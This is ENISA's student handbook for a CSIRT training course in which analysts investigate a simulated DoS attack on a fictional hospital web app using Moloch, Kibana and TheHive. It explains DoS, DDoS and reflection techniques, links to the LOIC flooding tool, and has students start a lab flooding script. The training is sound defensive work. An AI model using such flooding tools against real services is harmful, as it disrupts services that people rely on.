EUROPEAN UNION AGENCY
FOR CYBERSECURITY

ORCHESTRATION OF CSIRT TOOLS 2

STUDENT'S HANDBOOK

NOVEMBER 2020

ABOUT ENISA

The European Union Agency for Cybersecurity (ENISA) has been working to make Europe cyber secure since 2004. ENISA works with the EU, its member states, the private sector and Europe's citizens to develop advice and recommendations on good practice in information security. It assists EU member states in implementing relevant EU legislation and works to improve the resilience of Europe's critical information infrastructure and networks. ENISA seeks to enhance existing expertise in EU member states by supporting the development of cross-border communities committed to improving network and information security throughout the EU. Since 2019, it has been drawing up cybersecurity certification schemes. More information about ENISA and its work can be found at https://www.enisa.europa.eu/.

CONTACT

For contacting the authors please use trex@enisa.europa.eu
For media enquiries about this paper, please use press@enisa.europa.eu.

AUTHORS

NASK, ENISA

ACKNOWLEDGEMENTS

Adam Kliś (NSAK), Jarosław Jedynak (NASK), Karol Trociński (NASK), Mikołaj Kowalczyk (NASK), Paweł Pawliński (NASK), Xavier Mertens (NASK Consortium) and the ENISA CSIRT Relations Team.

LEGAL NOTICE

COPYRIGHT NOTICE

ISBN 978-92-9204-506-7

TABLE OF CONTENTS

EXECUTIVE SUMMARY

This material contains an update to the existing ENISA Collection of CSIRT trainings. It is considered a **technical training** and focuses specifically on the optimal use in Incident Response of interconnected tools that are popular in the CSIRT and Incident Response (IR) community in Europe. It is important to note that this training material is a continuation of the material that was released in April 2020[1].

This training adds two more elaborated use cases that are two independent scenarios, each targeting technical personnel handling incident investigations (for example CSIRT analysts). The more elaborate scenarios are:

- A hospital emergency website that is running a critical application is the target of a Denial of Service (DoS) attack. The hospital emergency service is busy with requests and the staff cannot access a critical web application. The application must be restored as soon as possible to allow the staff to record patients' details.

- A fictive major energy operator active on the European market discovers a ransomware variant on their corporate network.

Both scenarios are independent and for the largest part, they use the same set of tools that was introduced in in the ENISA material that was released in April 2020[2].

Materials are provided with a complete handbook for trainees as well as a fully set environment with a wide range of tools that allows to perform all activities.

As the previous edition, new materials will help to build Member States' capabilities by development of the skills of the CSIRT staff in the area of incident handling. This activity is in line with the Output 3.1.1 of the ENISA 2020 Work Programme (Technical trainings for MS and EU bodies).

[1] https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material/technical-operational
[2] https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material/technical-operational

1. GENERAL INFORMATION

1.1 AIM OF THIS TRAINING

The training aims to support new as well as more experienced CSIRTs in orchestrating multiple open-source tools for the collection, management and exchange of information as a part of incident handling and analysis tasks.

It aims to give both new and experienced teams the opportunity to “test-drive” new tools and explore how they can be integrated in existing setups in a more efficient way. The technical platform is provided as a Virtual Machine (VM) and it was conceived to allow a smooth transition to cloud-based hosting.

There is also a Chapter (4) devoted to the architecture and the technical background of the training, that includes debugging tips and sections on how to add new tools and scenarios to the platform.

1.2 STRUCTURE OF THE TRAINING

The training is consists of two independent scenarios, each targeting technical personnel handling incident investigations, for example CSIRT analysts.

The first scenario follows an incident where a fictive entity in the health sector is targeted by a denial of service (DoS) attack. The content of this part of the training allows to practice with a selection of open-source tools that could be useful in the context of investigating network attacks, like Moloch, TheHive, MISP, Elasticsearch and Kibana. The scenario is fully interactive including simulated DoS attacks that need to be mitigated.

The second scenario has more traditional structure and focuses on an investigation from a more forensic perspective. Students will analyse an incident where a corporate network has been compromised and infected by ransomware. The tools used in this part include TheHive, MISP, Elasticsearch and Kibana, with a focus on log analysis.

Scenarios are independent of each other and can be run in any order. This allows tailoring the training exactly towards the needs of individuals or teams.

Training material for both parts consist of a Trainers Handbook, students’ Toolsets and slides that take you through the training systematically. A Virtual Machine allows deploying all the available scenarios.

They can be downloaded from the ENISA website at the following link: TODO

1.3 HARDWARE REQUIREMENTS

If you use your computer to run the training VM, please make sure that you meet the following minimum requirements:

1. A 64bit Intel or AMD CPU with hardware virtualization extensions enabled.
2. At least 8 GB of RAM, 12 GB recommended (the VM itself requires 6 GB of RAM)
3. A recent version of VirtualBox (other virtualization software may work but has not been tested).
4. An SSD with at least 30 GB of free space.

2. DENIAL-OF-SERVICE ATTACK

2.1 OBJECTIVE

Participants will learn to apply open source tools to investigate a denial of service (DoS) attack and share the attacker's profile with the community. The exercise does not deal with distributed attacks (DDoS): in such cases, the most efficient way to reduce the impact is to contact the upstream provider. The goal is to analyse classic DoS attacks and to extract useful information from collected logs, share their findings, and reduce the impact of the attack by writing proper detection rules. The overall approach can be applied to the handling of various types of incidents.

2.2 TARGET AUDIENCE

The exercise is dedicated to CSIRT/SOC staff responsible for incident analysis and monitoring.

2.3 PREREQUISITES

Expected minimum skills:

- Good knowledge of networking principles and protocols like TCP and HTTP
- Working knowledge of Linux including command line usage
- Basic understanding of IT security and incident handling

2.4 BACKGROUND

A hospital emergency web service running on a LAMP stack (**L**inux, **A**pache, **M**ySQL, **P**HP/**P**erl/**P**ython) suffers from a DoS attack. The emergency service is busy with requests, and the staff cannot access a critical web application. The application must be restored as soon as possible to allow the staff to record patients' details. The information received by the helpdesk is: "Some users complain that the application to record patients' details is very slow or unresponsive".

2.5 CREDENTIALS


Module	System	URL	Username	Password
ALL	Training VM	-	enisa	training2020
DoS	Elasticsearch	elasticsearch.enisa.ex	-	-
DoS	Kibana	kibana.enisa.ex	-	-
DoS	Moloch	moloch.enisa.ex	admin	training2020
DoS	Web App	patient-info.enisa.ex	admin	pass
DoS	MISP	misp.enisa.ex	user@admin.test	PasswordPassword1@!
DoS	TheHive	thehive.enisa.ex	(created on first use)	

2.6 INTRODUCTION OF THE BACKSTORY AND EXPLANATION OF DOS & DDOS ATTACKS

Duration: 10m

The Denial of Service attack ("DoS") is not a brand-new threat. Since the commercialisation of the Internet, malicious actors researched techniques to prevent online services from working properly. While techniques and tools evolved over the years, the principle and effects remained the same. The idea behind a DoS or a DDoS ("Distributed Denial of Services") is to prevent regular users/customers/visitors from accessing a resource, by sending an amount or type of data that the target cannot handle. Usually, people using such attacks are called "Script Kiddies" because it does not require an advanced technical background to launch a DoS against a web server. Sometimes, just using a simple tool is enough; such an example is the "Low Orbit Ion Cannon[3]" ("LOIC") tool, that was very popular a few years ago:[4]


Figure 1: Low Orbit Ion Cannon GUI



Another alternative is to rent a DDoS service (called a "booter") to send huge amounts of traffic to the victim:

[3] https://www.cloudflare.com/learning/ddos/ddos-attack-tools/low-orbit-ion-cannon-loic/
https://github.com/NewEraCracker/LOIC
[4] https://www.pcmag.com/archive/anonymous-ddos-attack-takes-down-riaa-site-256328

Figure 2: ***Example of a "booter" service***



A DoS attack can be the result of a successful exploit and does not require a lot of resources. Sometimes, a single packet might be able to crash a remote service and generate a denial of service.

Even if there are techniques and tools offering protection against a DDoS, it is still challenging to completely stop it. That is why it remains popular amongst people who wish to protest against a political regime or other entities by destructive means.

From a technical point of view, a DoS may be executed at different layers of the OSI model. For example, a layer 3[5] DDoS attack against a web server, does not open complete TCP connections. This DoS method is based on a SYN-flood attack. Starting from Layer 4 - when a complete TCP session is established and going up to layer 7 when a specific HTTP page is requested, different attack methods can be used depending on the affected layers.

In the previous years, another type of DDoS attack was very popular: Reflected DDoS. Based on the UDP protocol, many protocols suffered from this kind of attack (example: SNMP or NTP). The idea is to exploit the fact that the response to a query will be proportionally larger than the original request. Example: a SNMP request of a few bytes may generate a response of a few kilobytes. Being based on UDP, the source IP address is spoofed with the victim's one. At layer 7, attacks might be more targeted, for example, at a specific page on the web server.

DoS attacks can have a large impact on some organisations, where online services are critical and publicly available. That is why one of the best pieces of advice to protect critical services against DDoS is to restrict access to only authorized people or IP addresses.

2.7 TASK 1: SET UP THE ENVIRONMENT

Duration: 10m

We will prepare the training environment on the virtual machine provided.

[5] https://osi-model.com/network-layer/

Login to the virtual machine using the credentials: `enisa / training2020` and open the terminal (using Ctrl + Alt + T, or from the system utilities).

To launch the environment for training, go to the directory: /opt/enisa/trainings-2020/analyst/dos and run the following command: ./start_exercise.sh

If all pods were deployed without errors, you should get similar output in your terminal:

NAME: dos-1596473976
LAST DEPLOYED: Mon Aug 3 19:59:36 2020
NAMESPACE: default
STATUS: deployed
REVISION: 1

The environment is ready when the prompt returns, it can take up to 5 minutes for the exercise to start, depending on the performance of the virtual machine.

First, visit the hospital emergency web service which you will be defending during this scenario. To do so, use the Firefox browser in the training VM and go to: patient-info.enisa.ex, then log-in using credentials: `admin / pass`. Interact with the website to see that it responds quickly.


Ensure that Moloch and Kibana work correctly

Proceed to the following URL: `moloch.enisa.ex`. The basic HTTP authentication window should be displayed.

To access the Moloch instance use `admin / training2020` credentials.

The GUI shown below should be displayed after logging in (the traffic displayed in Moloch is so far just a “background” traffic):

Figure 3: Moloch user interface




To browse through a large amount of Apache logs, the exercise provides Kibana - a web UI which allows users to browse through ES (ElasticSearch) documents. A document in Elasticsearch[6] is a JSON object stored within an index and is the base unit of storage. A single ES document can be compared to one row in the database. To access Kibana go to: kibana.enisa.ex. By default, an index pattern for Kibana is not created, so yet will need to be done manually. The steps obligatory for creating the new index pattern in Kibana are described below. First of all, you have to access the training data, so click “Explore on my own” button on the welcome page.

[6] https://www.elastic.co/elasticsearch/

Kibana needs to know which fields to index for fast searching:


- Go to the Index pattern view - you should see a view similar to the screen below. Create an index on apache- pattern, and then click “Next step”.

Figure 4: View of adding new index pattern in Kibana




- select @timestamp as a field and then click Create index pattern.

Figure 5: Setting time filter field for index pattern in Kibana



After creating the Kibana Index Pattern, it is possible to browse through Kibana views. The default view is Discover; an example is shown on the screen below.


Figure 6: Kibana "Discover" view, with collected traffic



Each of the sections marked with timestamp represents a single document from Elasticsearch apache index. It is possible to expand the document and browse through all of the fields in this document.


It is also possible to filter through all of the documents using KQL (Kibana Query Language) and time ranges (in the top of the Discover display). If no traffic data is displayed in Kibana Discover section, try to expand the time range using a filter:

Figure 7: Time-based result filtering in Kibana



The peaks in the traffic can be detected for example by using the plot in the top of Discover view:

Figure 8: *Vertical plot in the top of the Discover view*




Another tool that will be used in this exercise is TheHive. TheHive is an open-source tool for maintaining incident response processes, which offers features such as collaboration between multiple SOC analysts on a single incident analysis.

To verify if TheHive was deployed successfully, go to the following location:
`thehive.enisa.ex`


The information presented below should have been displayed:

Figure 9: TheHive update pop-up



After clicking the “Update Database” button, a form for creation of an administrator account will show up. In order to use TheHive, a basic preconfiguration has to be done. Fill in all of the forms with the value admin and click “Create”:

Figure 10: Creating an administrator account in TheHive



TheHive should be now properly set-up to use it later in this exercise. After clicking the “Create” button in the form shown above, you have to authenticate with the newly created account: `admin / admin` unless you decided to set different credentials.

Set up the DoS attack

To simulate the beginning of an incident and trigger the initial DoS attack run this script:

```
./start_dos_0.sh
```

It will spawn several simulated flooding scripts corresponding to a situation when attackers use multiple compromised machines to attack a victim website. Each has a unique IP address from the same pool of private addresses that is used by other systems in the environment, although in real-life public addresses would be used. Details of the attack will be investigated in the next part of the training.

2.7.1 Solving issues

If you come across problems with the exercise environment, the following steps can resolve the issues:

I. Restarting the environment:

In order to restore the environment to the initial state, please use ./stop_exercise.sh followed by `./start_exercise.sh`

II. Deleting some of the k8s resources:

If one of the setup scripts throws the following error:

```
Error: rendered manifests contain a resource that already exists.
Unable to continue with install: Ingress * exists (...)
```

This issue can be resolved by running the following command and re-running the script:
`k3s kubectl delete ingress --all`

2.8 INTRODUCTION OF THEHIVE

Duration: 10m

This part of the training can be safely skipped if you are already familiar with the basics of TheHive.

TheHive is a platform for incident handling dedicated for CSIRTs/SOCs, that allows multiple users to investigate cases in parallel in an efficient way. The software has built-in tools for data enrichment and automatically correlates tags and observables.

Interaction with TheHive revolves around cases which correspond to investigations carried out by the team. Each case can have multiple types of information associated with it, including:

- title
- description
- observables: the primary way of storing structured technical data, for example IP addresses, hashes, URLs
- metadata: additional information on the case including unstructured tags, configurable fields, severity and confidentiality

Moreover, each case can have multiple tasks associated with it. Each task describes work that a member of the team should perform as part of the investigation. An example of the case might be “Create a forensic copy of the hard drive”. Tasks can be assigned to users of TheHive and they provide a place to keep free-text notes from the investigation. Daily work with the platform can be made more efficient by defining case templates that allow the creation of an entire task structure automatically for commonly encountered kinds of investigations.

Cortex is a companion tool for TheHive which enables analysts to easily enrich information gathered in the course of investigations. An analyst can leverage this additional context to pivot from one known fact (observable) and discover others that are related.

Cortex itself is a generic framework and all actual work is performed by "analysers", which are small worker scripts that usually fetch data from external services such as reputation services, sandboxes, geolocation, etc. TheHive ships with a large number of analysers by default, and it is easy to create new ones for integrating internal data sources. Cortex will not be covered in this training, however you can consult another ENISA training on this topic: “Orchestration of CSIRT tools”, “TheHive admin” module.

2.9 TASK 2: CREATE A CASE IN THE INCIDENT MANAGEMENT SYSTEM

Duration: 10 minutes


Ensure that ./start_dos_0.sh was started in the previous task.

The helpdesk in your organisation escalated an issue that the patient information website (`patient-info.enisa.ex`) is unresponsive. It is a service that is essential for the medical services that you provide.

First, you need to verify the incident report and check if the website is actually down. Use a regular browser on the training VM and try to access it. (For simplicity we assume that the helpdesk already verified that the application had been deployed correctly and the only conclusion is that the timeout is caused by an attack.)

The web server responds with “Gateway Timeout” error to most requests:

Figure 11: Gateway timeout in patient-info web application - a result of the DoS attack



Once you confirmed the incident, you can proceed with registering a case in the incident handling platform. It is important to have a record of events that are handled by the incident response team and it will also help you with keeping all relevant information in an organised manner.


Create a case in TheHive.

Go to `thehive.enisa.ex`. Authenticate with the username and password that you have created during initial use of TheHive (for example `admin/admin`).

Note: For more information on how to use TheHive, please refer to the “TheHive analyst” training module.

